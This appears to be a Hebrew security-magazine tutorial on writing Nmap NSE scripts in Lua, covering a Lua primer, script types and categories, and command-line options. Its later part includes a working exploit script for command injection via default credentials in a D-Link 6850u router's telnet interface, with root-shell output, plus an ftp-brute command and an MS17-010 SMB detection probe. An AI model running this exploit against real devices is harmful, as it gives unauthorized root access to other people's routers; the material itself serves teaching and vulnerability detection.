


Nmap Scripting Engine

מאת bindh3x

הקדמה

הכלי הכי בסיסי בארסנל שלנו הוא Nmap. כמעט 20 שנה עברו מאז ש-fyodor הכריז על הפרויקט. עם השנים הכלי עבר הרבה שינוים, שכתוב מ-C ל-++C תמיכה ב-IPv6 ועוד כמה. אבל ללא ספק השינוי הכי משמעותי קרה בדצמבר 2006 כשה-Nmap Scripting Engine נכנס ל-mainline (גרסה 4.21ALPHA1).

מאז נכתבו ונכתבים לכלי מאות סקריפטים וספריות לכל פרוטקול ומטרה. לנו המשתמשים נותר רק לנצל את היכולות של-Nmap.

במאמר הבא אתמקד ב-Nmap Script Engine. מההתחלה. כיצד הסקריפטים רצים, מבנה, ולבסוף כתיבת קוד שאשכרה עושה משהו. המאמר מחולק לחמישה חלקים:

1. מדריך קצרצר לשפת התכנות Lua.
2. ארכיטקטורה.
3. קטגוריות.
4. שורת הפקודה
5. Hello Nmap Scripting Engine

תרגישו חופשי לדלג על "חלקים" לפי רמת הידע.

קריאה מהנה!

Lua

Lua היא שפת תכנות מהירה וחסכונית. שנכתבה ב-C, וייעודה למערכות דלות משאבים. השפה אינה מונחית עצמים. אבל ניתן לחקות התנהגות מונחית עצמים בשפה. הרבה מאוד פרויקטי קוד פתוח משלבים את השפה בקוד שלהם. ומאפשרים למתכנתים לעבוד מול בסיס הקוד עם Lua. בברירת מחדל בקוד המקור של השפה אין ספריה לעבודה עם רשתות, אנחנו מקבלים רק מימוש של השפה וספריות בסיסיות כמו os/math וכדומה. אך אל דאגה המפתחים של Nmap כבר מימשו בשבילנו את הספריות הנדרשות לעבודה עם רשתות ופרוטוקולים כך שלא נצטרך ליישם אותם בעצמנו.

משתנים

ב-Lua כל משתנה הוא גלובלי (אפילו משתנה בתוך פונקציה!). אלא אם הוא הוגדר עם המילה השמורה "local". אין צורך לציין את סוג המשתנה Lua תזהה את סוג הערך שנציב למשתנה (מחרוזת, מספר שלם וכו') באופן אוטומטי. כדי להמנע מניגוד נשתמש ב-"local" כאשר נגדיר משתנים. (אה וגם משתנים מקומים מהירים יותר בזמן ריצה).

לדוגמא:

```
local x = 1
local y = 2
local z = "Hello, World!"

function x()
 local x = "Hello, World"
end
```

פונקציות

כפי שכבר הבנתם מהדוגמא במשתנים הדרך הכי נפוצה להגדרת פונקציה ב-Lua היא:

```
function say_hello(name)
 print("Hello, " .. name)
end
```

ואפשר גם כמשתנה:

```
local say_hello = function(name)
 print("Hello, " .. name)
end
```

בשפה אין תמיכה מובנית ב-string formatting קוד שנכתב ב-Python בצורה הבאה:

```
print("Hello %s" % ("World"))
```

יכתב ב-lua בצורה הבאה:

print(string.format("Hello %s", "World"))שימו לב שאנו משתמשים בפונקציה format מהספריה string.

חיבור מחרוזות:

```
local x = "Hello, " .. "World"
```

הדרך הכי נפוצה ב-Lua לקבלת גודל של ערך מסוים היא הוספת סולמית (#) לפני שם המשתנה:

```
print(#x) → 10
```

אותו דבר תקף גם לקבלת גודלם של מערכים בשפה.

יבוא מודל

כשנרצה לייבא קטע קוד מקובץ או ספרייה נשתמש במילה השמורה "require" לדוגמא:

```
local x = require "x"
```

אפשר להשתמש רק ב-"require" בלי הצבה למשתנה בצורה הבאה:

```
require "x"
```

הערות

הערה בשורה אחת:

```
local name = "My Name" -- Random name
```

הערה מרובת שורות:

```
--[[ This is a
very long comment
--]]
```

לולאות

לולאת while:

```
while 1 do
 print("Hello...")
end
```

לולאת for שמדפיסה מספרים מ-1 עד 10:

```
for x = 1, 10, 1 do
 print(x)
end
```

לולאת repeat:

```
repeat
 print("Hello, World!")
until 1 == 2 or 2 == 1
```

לולאת repeat מקבילה ללולאת do while ב-C.

מערכים

ב-Lua מערכים (arrays) נקראים tables. דוגמא למערך:

```
local my_array = {"Apple", "Orange", "Strawberry"}
```

הוספת איבר למערך:

```
table.insert(my_array, "Banana")
```

ניתן להוסיף איבר למערך בצורה יותר אלגנטית:

```
my_array[#my_array+1] = "Banana"
```

כלומר האינדקס שנוסיף אליו את האיבר החדש, יהיה גודל המערך + 1 בשביל האיבר החדש. מחיקת איבר מהמערך:

```
table.remove(my_array, 1)
```

המספר 1 מתייחס למיקום האיבר במערך (index).הדפסת כל הערכים במערך:

```
for k, v in pairs(my_array) do
 print(v)
end
```

ביטוים לוגים

דוגמא בסיסית:

```
if "root" == "Administrator" then
 print("x")
elseif "Windows" ~= "Linux" then
 print("y")
else
 print("z")
end
```

יותר קצר:

```
if x == y then x else y end
```

ביטוים נפוצים:

ביטוי	פירוש
==	שווה ל
~=	לא שווה ל
and	בנוסף
or	או
<	גדול מ
>	קטן מ

Time.lua

לסיום נכתוב תוכנית שתחקה את פעולות הפקודה time ביוניקס.

```
function time(command)
 local _start = os.time()
```

```
 local time = nil;

 os.execute(command)
 time = os.difftime(os.time(), _start);
 print(string.format("%f", time))
end

time("ls -alh && sleep 5")
```


אני אמליץ לכם לקרוא את המדריך השלם של השפה ואם יש לכם ידע בשפה כמו Python או Ruby אתם תכנסו לענינים די מהר.

ארכיטקטורה

ב-Nmap קיימים 4 סוגי סקריפטים שרצים בשלבים שונים במהלך הסריקה.

סוג הסקריפט	תיאור
Prerule	סקריפטים שירוצו לפני איסוף המידע, שימושי בעיקר בסקריפטים אשר לא פעולים על מטרות ספציפיות אלא על הרשת עצמה. למשל תשאול DHCP.
Host	סקריפטים אשר ירוצו לאחר סיום סריקת כתובת IP מסוימת. שימושי לסקריפטים שמשתמשים במידע מהסריקה אך לא פועלים על פורט ספציפי.
Service	הסקריפטים הכי נפוצים, ירוצו על פורט ספציפי לאחר ש-Nmap סיים את הסריקה על המטרה.
Postrule	סקריפטים אשר ירוצו לאחר ש-Nmap סיים את כל הסריקה. שימושי בעיקר לעריכת הפלט הסופי.

וכך זה נראה:



סוג הסקרפיט שנבחר יהיה בהתאם לפעולות שהוא צריך לבצע.

אם אנחנו צריכים לכתוב סקריפט שיחלץ כתובת דוא"ל מדף HTML שרץ בפורט ספציפי. אז נרצה שהסקריפט שלנו יהיה מסוג "Service" כלומר לאחר ש-Nmap סיים לסרוק מטרה ומצא שפורט 80 נניח, פתוח אז הסקריפט ירוץ ישלח בקשת HTTP לשרת, יגרד את ה-HTML ינתח אותו ויציג לנו את הפלט.

קטגוריות

הסקרפיטים ב-Nmap מתחלקים ל-14 קטגוריות המאפשרות לנו "לסווג" את הסקריפטים לפי אופן הפעולה שלהם. סקריפט בודד יכול להכיל מספר קטגוריות.

קטגוריה	תיאור
auth	סקריפטים המבצעים או עוקפים אימות במערכת.
broadcast	סקריפטים המבצעים "broadcasting" ברשת על מנת לאסוף מידע.
brute	סקריפטים המבצעים מתקפות "כוח-גס" (לא בהכרח רק על סיסמאות).
default	סקריפטים שרצים בברירת מחדל בסריקה מלאה של המטרה מבלי שנציין אותם (למשל הרצה עם sC-).
discovery	סקריפטים אשר "מגלים" מידע ללא ניצול חולשות כלשהן.
dos	סקריפטים המבצעים מתקפות מניעת שירות.
exploit	סקריפטים המנצלים\מזהים חולשות.
external	סקריפטים שמשתמשים בצד שלישי על מנת לקבל מידע לדוגמא: whois.
fuzzer	סקריפטים ששולחים חבילות עם תוכן אקראי (או מגוון?) למטרה על מנת לגלות חולשות.
intrusive	סקריפטים שנחשבים "לחודרנים" ויכולים לגרום להתנהגות בלתי צפויה מהמטרה. ההפך של קטגוריה זאת היא הקטגוריה "safe".
malware	סקריפטים שבודקים אם המטרה מריצה\נדבקה בנזוקה כלשהי.
safe	סקריפטים שנחשבים "בטוחים" לשימוש ולא אמורים לגרום לנזק. למשל סקריפט לחילוץ הכותרת מדף HTML.
version	סקריפטים שמשמשים הרחבה למנגנון זיהוי הגרסאות ב - Nmap.
vuln	סקריפטים המנצלים חולשות ידועות, בדרך כלל מדווחים רק אם המטרה פגיעה.

השימוש בקטגוריות מאפשר לנו לסנן את הסקריפטים לפי הצורך. אם לדוגמא נכתוב סקריפט שמגלה את גרסת השרת מה-HTTP Headers נסווג אותו בקטגוריות: "safe" מפני שהוא בטוח לשימוש. ו-"discovery" מפני שהוא מאחזר מידע שהוא ציבורי.

שורות הפקודה

לפני שתמשיכו לחלק הזה אני ממליץ לכם לקרוא את המאמר "Nmap - זמן סיפור" מאת tsif ו-cp77fk4r שפורסם בגליון ה-53 של המגזין ומפרט בהרחבה על - Nmap.

Nmap מאוד גמיש בהרצת סקריפטים. ומאפשר לנו להריץ לפי קטגוריות, עם "מסננים" מאוד ספציפים, וארגומנטים.

הדוגמא הכי בסיסית להרצת סקריפט ב-Nmap תראה כך:

```
$ nmap --script script-name 127.0.0.1
```

אבל מה אם נרצה להעביר לסקריפט ארגומנטים? למשל "שם משתמש" לסקריפט שמבצע brute-force? במקרה שכזה נשתמש ב-"--script-args" בתצורת "key=value". ואם יש מספר ארגומנטים הם יופרדו בפסיק (,):

```
$ nmap --script script-name --script-args "user=root,
wordlist=password.lst"
```

דוגמא קצת יותר מציאותית:

```
$ nmap -p21 --script ftp-brute --script-args "userdb=users.txt,
passdb=pass.lst" 127.0.0.1 -v
```

במידה ונרצה לקבל מידע על סקריפט מסוים ומה הוא בדיוק עושה נשתמש ב-"--script-help":

```
$ nmap --script-help ftp-brute
Starting Nmap 7.50 ( https://nmap.org ) at 2017-06-17 19:48 IDT
ftp-brute
Categories: intrusive brute
https://nmap.org/nsedoc/scripts/ftp-brute.html
 Performs brute force password auditing against FTP servers.
 Based on old ftp-brute.nse script by Diman Todorov, Vlatko Kosturjak
and Ron Bowes.
```

Nmap מאפשר להריץ סקריפטים לפי קטגוריות ולא רק קבצים בודדים:

```
$ nmap --script "safe, default" 127.0.0.1
```

כמו כן, ניתן להשתמש בביטוים לצורך הרצת סקריפטים. הדוגמא הבאה תריץ את כל הסקריפטים ששמם מתחיל ב-"http-":

```
$ nmap --script "http-*" localhost -p80
```

הרצת כל הסקריפטים שאינם בקטגורית "safe" או:"default"

```
$ nmap --script "not safe or default" 127.0.0.1
```

הרצת כל הסקריפטים ששמם מכיל:"smb"

```
$ nmap --script "*smb*" 127.0.0.1
```

דוגמא אחרונה וקצת יותר מתקדמת:

```
$ nmap --script "(default or safe) and not *smb*" 127.0.0.1
```

כמובן שאפשר לשחק עם זה קצת יותר, אבל אני מקווה שהבנתם את הרעיון.

הדבר האחרון לחלק זה והכי חשוב: כשנרצה "לדבג" סקריפטים ולקבל קצת יותר מידע נשתמש ב:"-d"-

```
$ nmap --script bad-code.nse -d4
```

המספר 4 מציין את "הרמה" של הפלט שנקבל, ככל שהמספר יעלה כך נקבל יותר מידע.

סקריפט NSE מורכב משני חלקים עיקריים:

1. חוקים - (portrule, hostrule) - משתנה אשר קובע את "החוקים" שבהם הסקריפט ירוץ.
2. action - פונקציה - נקודת ההתחלה של הסקריפט. אפשר להשוות אותה לפונקציית main ב-C. הנתונים שהפונקציה תחזיר יהיו הפלט של הסקריפט.

הסקריפט מקבל מ-Nmap שני מערכים: host ו-port שמכילים מידע שנאסף במהלך הסריקה.

תבנית בסיסית

תבנית בסיסית של סקריפט NSE תראה כך:

```
---
-- @usage -- דוגמאות על אופן השימוש בסקריפט
--
-- @output -- דוגמאת פלט של הסקריפט
--
-- @args -- ארגומנטים שהסקריפט מקבל
---

description = [[
--- תיאור הסקריפט
]]

author = "bindh3x <you@example.com>" -- כותב הסקריפט
license = "Same as Nmap--See http://nmap.org/book/man-legal.html" -- רשיון
categories = {} -- מערך המכיל קטגוריות

portrule =

action = function(host, port) -- קוד הסקריפט עצמו
   return "Output"
end
```

בשורות הראשונות של התבנית יש הערות המשמשות ליצירת התיעוד של הסקריפט. הן חובה רק אם כתבתם סקריפט ממש מגניב ואתם רוצים לשתף אותו עם הקהילה של Nmap.

בשורה 9, "description" - משמש לתיאור הסקריפט יופיע כאשר נריץ script-help--.

בשורה 13, "author" - מידע על כותב הסקריפט. במידה וקיים יותר מאחד הם יופרדו בפסיק.

בשורה 14, "license" - רשיון הסקריפט נהוג להשאיר כ-"Same as Nmap".

בשורה 15, "categories" - מערך המכיל קטגוריות.

הפונקציה portrule מגדירה את "החוקים" שבהן ירוץ הסקריפט לדוגמא:

```
portrule = function(host, port)
 -- if port.state
 return port.number == 80
end
```

אפשר לקצר את הקוד ולהגדיר portrule עם הספרייה shortport:

```
local shortport = require "shortport"
portrule = shortport.http
```

"החוק" הוא שבמידה ופורט 80 "פתוח" על המטרה הסקריפט שלנו ירוץ.עד כאן לחלק הפחות מעניין בואו נתחיל לכתוב קצת קוד ☺

כתיבת Exploit

לפני כמה שנים חברת בזק התקינו אצלי ראוטר מסוג D-LINK 6850u אחרי שהטכנאי הלך עשיתי את המובן מאילו והתחלתי לבדוק את הראוטר. סריקה קצרה עם Nmap גילתה שפורט 23 פתוח (telnet) וניתן להתחבר אליו. התחברתי עם המשתמש Admin הקלדתי "sh" וקבלתי "shell". טוב ויפה אבל איפה פה החולשה?

בדרך כלל בראוטרים של D-link קיים משתמש נוסף חוץ מ- "Admin" בשם "user", המשתמש והסיסמא בברירת מחדל הם "user:user", ואחרי ההתחברות נקבל ממשק מוגבל עם מספר פקודות טלנט קלאסיות אבל ללא אפשרות להריץ פקודות "shell". באמת?

```
$ telnet 10.0.0.138
Trying 10.0.0.138...
Connected to 10.0.0.138.
Escape character is '^]'.
BCM963168 Broadband Router
Login: user
Password:
> ping -c1 8.8.4.4 && bash
PING 8.8.4.4 (8.8.4.4): 56 data bytes
64 bytes from 8.8.4.4: seq=0 ttl=57 time=84.122 ms

--- 8.8.4.4 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 84.122/84.122/84.122 ms

BusyBox v1.17.2 (2014-04-04 15:16:58 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# echo "who are you?" ; echo $USER
who are you?
root
#
```

הייתי מעמיק יותר על הנושא אבל חבל על הדיו ☺

בתכלס לא היתה לי סבלנות להתחבר לראוטר כל פעם שרציתי להריץ reboot (כשלא הייתי לידו כן?). אז כתבתי סקריפט שביצע עבורי את הפעולה.

בואו נשכתב את הסקריפט מ-Python ל-NSE.

נשתמש ב-sockets על מנת לשלוח את המידע לפורט 23. ונבקש מהמשתמש 3 ארגומנטים:

1. user: שם משתמש לראוטר.
2. password: סיסמה.
3. exec: פקודה לביצוע.

לאחר הרצת הסקריפט נקבל את פלט הפקודה שציינו בארגומנט "exec".

צרו עם עורך הטקסט האהוב עליכם קובץ בשם "dlink_6850u_exec.nse". בתחילה נבצע "require" לספריות שבהן נשתמש:

```
---
-- @usage
-- nmap --script dlink_6850u_exec <target>
--
-- @output depends on the command output.
-- @args user, password, exec
---
local nmap = require "nmap" -- new_socket()
local stdnse = require "stdnse"  -- print_debug()
```

נוסיף מידע על הסקריפט:

```
description = [[Exploit for D-Link 6850u router.
exploits command injection in the telnet interface.
]]

author = "bindh3x <bindh3x@gmail.com>"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"exploit", "intrusive"}
```

נגדיר משתנים "גלובלים" ואת ה-portrule שבו ירוץ הסקריפט:

```
local DEFAULT_USER = "user"
local DEFAULT_PASSWORD = "user"
local PAYLOAD = "ping -c1 8.8.4.4 && "
```

```
--- Portrule
portrule = function(host, port)
 return port.number == 23
end
```

הגענו לפונקציה "action" שאם אתם זוכרים, היא הפונקציה הראשית של הסקריפט ופה בעצם מתחיל המימוש.

ננסה לקבל מהמשתמש ארגומנטים ואם הם לא צויינו נגדיר ערכי "ברירת מחדל" (מומלץ לכתוב סקריפט שאינו תלוי בארגומנטים):

```
action = function(host, port)
 -- Script arguments
 local user = stdnse.get_script_args("user") or DEFAULT_USER
 local password = stdnse.get_script_args("password") or DEFAULT_PASSWORD
 local exec = stdnse.get_script_args("exec") or "ls"
```

שימו לב שבדוגמא האחרונה אנו משתמשים בפונקציה "get_script_args" מהספרייה "stdnse".

לאחר מכן ניצור "socket", נגדיר timeout ונתחבר לפורט:

```
local socket = nmap.new_socket()
socket:set_timeout(1000)
local status, err = socket:connect(host, port)
```

נשלח את שם המשתמש והסיסמה ונאמת שהם התקבלו:

```
 -- Receive header --
 local status, data = socket:receive_buf("Login:", false)
 if not status then return nil end
 --

  -- Debug message on level 4
 stdnse.print_debug(4, "Trying to login with %s:%s", user, password)
 ---

 -- User
 socket:send(string.format("%s\r\n", user))
 local status, data = socket:receive_buf("Password:", false)
 if not status then return nil end
 --

 -- Password
 socket:send(string.format("%s\r\n", password))
 local status, data = socket:receive_lines(2)
 if not status then return nil end
```

ולבסוף נשלח את ה-payload שלנו ונחזיר את פלט הפקודה:

```
 -- Sends the Payload
 socket:send(string.format("%s %s\r\n", PAYLOAD, exec))
 local status, data = socket:receive(1024)
 if not status then return nil end
 socket:close()
 --
 return data
end
```

המימוש הסופי יראה כך:

```
---
-- @usage
-- nmap --script dlink_6850u_exec <target>
--
-- @output depends on the command output.
-- @args user, password, exec
---

local nmap = require "nmap"
local stdnse = require "stdnse"

description = [[Exploit for D-Link 6850u router.
exploits command injection in the telnet interface.
]]

author = "bindh3x <bindh3x@gmail.com>"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"exploit", "intrusive"}

local DEFAULT_USER = "user"
local DEFAULT_PASSWORD = "user"
local PAYLOAD = "ping -c1 8.8.4.4 && "

portrule = function(host, port)
 return port.number == 23
end

action = function(host, port)
 -- Script arguments
 local user = stdnse.get_script_args("user") or DEFAULT_USER
 local password = stdnse.get_script_args("password") or DEFAULT_PASSWORD
 local exec = stdnse.get_script_args("exec") or "ls"

 local socket = nmap.new_socket()
 socket:set_timeout(1000)
 local status, err = socket:connect(host, port)

 -- Login session --
 local status, data = socket:receive_buf("Login:", false)
 if not status then return nil end

 stdnse.print_debug(4, "Trying to login with %s:%s", user, password)

 -- User
 socket:send(string.format("%s\r\n", user))
 local status, data = socket:receive_buf("Password:", false)
 if not status then return nil end
 --

 -- Password
 socket:send(string.format("%s\r\n", password))
 local status, data = socket:receive_lines(2)
 if not status then return nil end
 --

 -- Sends the Payload
 socket:send(string.format("%s %s\r\n", PAYLOAD, exec))
```

```
 local status, data = socket:receive(1024)
 if not status then return nil end
 socket:close()
 --

 return data
end
```

נריץ את הסקריפט על הראוטר:

```
$ nmap -p23 --script dlink_6850u_exec.nse --script-args "exec=echo
\$USER" 10.0.0.138

Starting Nmap 7.50 ( https://nmap.org ) at 2017-06-20 12:21 IDT
Nmap scan report for 10.0.0.138
Host is up (0.0018s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| dlink_6850u_exec: ping -c1 8.8.4.4 && echo $USER\x0D
| /\x0D
|_root\x0D

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
```

אפשר להוסיף פונקציה שתעיף את כל ה-"non-printable characters" לקבלת פלט נקי יותר. אבל בשבילי זה מספיק.

MySQL

ב-Nmap קיים סקריפט בשם mysql-info שמחזיר לנו פרטים בסיסים על השרת. הסקריפט שאנחנו נכתוב יחזיר את גרסת השרת רק אם הגרסה זהה לגרסה שאנחנו נציין. כך נוכל לזהות גרסאות שפגיעות לחולשות בצורה יותר אפקטיבית.אז כרגיל נבצע "require" לספריות שבהן נשתמש:

```
local shortport = require "shortport"
local nmap = require "nmap"
local mysql = require "mysql"
local stdnse = require "stdnse"
```

קצת פרטים על הסקריפט וה-portrule:

```
description = [[Return the MySQL server version
only if the server version was specified by the user.
]]

author = "bindh3x <bindh3x@gmail.com>"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"discovery", "safe"}

portrule = shortport.port_or_service(3306, "mysql")
```

והמימוש:

```
action = function(host, port)
 local uv = stdnse.get_script_args("version")
 local socket = nmap.new_socket()
 socket:set_timeout(5000)

 local status, err = socket:connect(host, port)
 if not status then return nil end

 local status, info = mysql.receiveGreeting(socket)
 if not status then return nil end

 if info.version == uv then
   return info.version
 end

 return nil
end
```

במימוש אנחנו משתמשים בפונקציה "mysql.receiveGreeting" מהספרייה mysql שמנתחת את הבינארי ששרת MySQL מחזיר לכל לקוח שמתחבר אליו.

נריץ:

```
$ nmap --script mysql-version -p3306 0.0.0.0 --script-args
"version=5.6.35"

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-02 12:04 IDT
Nmap scan report for localhost (0.0.0.0)
Host is up (0.10s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
|_mysql-version: 5.6.35

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

קצת יותר

אני לא חושב שיש מישהו שקורא את המאמר ולא מכיר את ms17-010. כן כן, החולשה שידועה גם בשם "EternalBlue" ולא מעט תוכנות כופר השתמשו בה. הסקריפט האחרון שנכתוב יבדוק האם המטרה שלנו מריצה מימוש SMB שפגיע לחולשה הנ"ל. הסקריפט מבוסס על קוד שכתב Paulino Calderon.

נבצע "require" לספריות שבהן נשתמש:

```
local smb = require "smb"
local stdnse = require "stdnse"
local string = require "string"
```

קצת פרטים על הסקריפט וה-hostrule:

```
description = [[
Attempts to detect if a Microsoft SMBv1 server is vulnerable to a remote
code
execution vulnerability (ms17-010).]]

author = "Paulino Calderon <paulino()calderonpale.com>, bindh3x"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"vuln", "safe"}

hostrule = function(host)
 return smb.get_port(host) ~= nil
end
```

נבקש מהמשתמש "Share name" ונאתחל את החיבור לשרת:

```
action = function(host, port)
 local smb_header, smb_params, smb_cmd
 local overrides = {}
 local sharename = stdnse.get_script_args("sharename") or "IPC$"

 local status, smbstate = smb.start_ex(host, true, true, "\\\\"..
host.ip .. "\\" .. sharename, nil, nil, nil)
 if not status then return nil end
```

ניצור את ה-payload ונשלח אותו:

```
overrides['parameters_length'] = 0x10

 --SMB_COM_TRANSACTION
 smb_header = smb.smb_encode_header(smbstate, 0x25, overrides)
 smb_params = string.pack(">I2 I2 I2 I2 B B I2 I4 I2 I2 I2 I2 I2 B B I2
I2 I2 I2 I2 I2",
   0x0,     -- Total Parameter count (2 bytes)
   0x0,     -- Total Data count (2 bytes)
   0xFFFF,  -- Max Parameter count (2 bytes)
   0xFFFF,  -- Max Data count (2 bytes)
   0x0,     -- Max setup Count (1 byte)
   0x0,     -- Reserved (1 byte)
   0x0,     -- Flags (2 bytes)
   0x0,     -- Timeout (4 bytes)
   0x0,     -- Reserved (2 bytes)
   0x0,     -- ParameterCount (2 bytes)
   0x4a00,  -- ParameterOffset (2 bytes)
   0x0,     -- DataCount (2 bytes)
   0x4a00,  -- DataOffset (2 bytes)
   0x02,    -- SetupCount (1 byte)
   0x0,     -- Reserved (1 byte)
   0x2300,  -- PeekNamedPipe opcode
   0x0,     --
   0x0700,  -- BCC (Length of "\PIPE\")
   0x5c50,  -- \P
   0x4950,  -- IP
   0x455c   -- E\
    )

 result, err = smb.smb_send(smbstate, smb_header, smb_params, '',
overrides)
 if not result then return nil end
```

ולבסוף ננתח את התגובה שהתקבלה (0xc0000205):

```
result, smb_header, _, _ = smb.smb_read(smbstate)
 _ , smb_cmd, err = string.unpack("<c4 B I4", smb_header)
 if smb_cmd ~= 37 then return nil end

 if err == 0xc0000205 then
   stdnse.debug1("STATUS_INSUFF_SERVER_RESOURCES response received")
   return true
 end
 return false
end
```

נריץ את הסקריפט על מכונה פגיעה:

```
$ nmap -p445 --script smb-ms17-010.nse 0.0.0.0

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-05 16:15 IDT
Nmap scan report for 0.0.0.0
Host is up (0.14s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-ms17-010: true

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```

ו-Game over ☺

סיכום

Nmap Scripting Engine - יכול לחסוך לנו הרבה מאוד זמן. חשוב לא להתקבע! לפעמים כתיבת הקוד בשפה אחרת יהיה פתרון יותר יעיל. אם אתם מחפשים מקור מידע אל תתלבטו, ל-Nmap יש תיעוד מעולה לכל ספריה וסקריפט עם דוגמאות קוד של משאירות מקום לדמיון:

https://nmap.org/nsedoc

בזמנכם הפנוי אני יותר ממליץ לעבור על הסקריפטים של Paulino Calderon שכתב ספר על Nmap וכמות לא מבוטלת של סקריפטים בנושא:

https://github.com/cldrn/nmap-nse-scripts

וכמובן ההרצאה של fyodor ב-defcon 18:

https://www.youtube.com/watch?v=M-Uq7YSfZ4I

את כל הסקריפטים שנכתבו במהלך המאמר ניתן להוריד מהקישור הבא:

http://www.digitalwhisper.co.il/files/Zines/0x55/nmap_nse_scripts.zip

תודות

לסיום אני רוצה להודות לכל צוות "Digital Whisper" על ההשקעה הרבה לאורך השנים. אני קורא את המגזין הרבה זמן, ורק שישבתי לכתוב מאמר הבנתי כמה השקעה וזמן זה דורש.

לקריאה נוספת

ספריות:

https://nmap.org/nsedoc/lib/nmap.html

https://nmap.org/nsedoc/lib/shortport.html

https://nmap.org/nsedoc/lib/stdnse.html

https://nmap.org/nsedoc/lib/http.html

ספרים:

https://www.amazon.com/Nmap-exploration-security-auditing-Cookbook/dp/1849517487

https://www.amazon.com/Nmap-Network-Scanning-Official-Discovery/dp/0979958717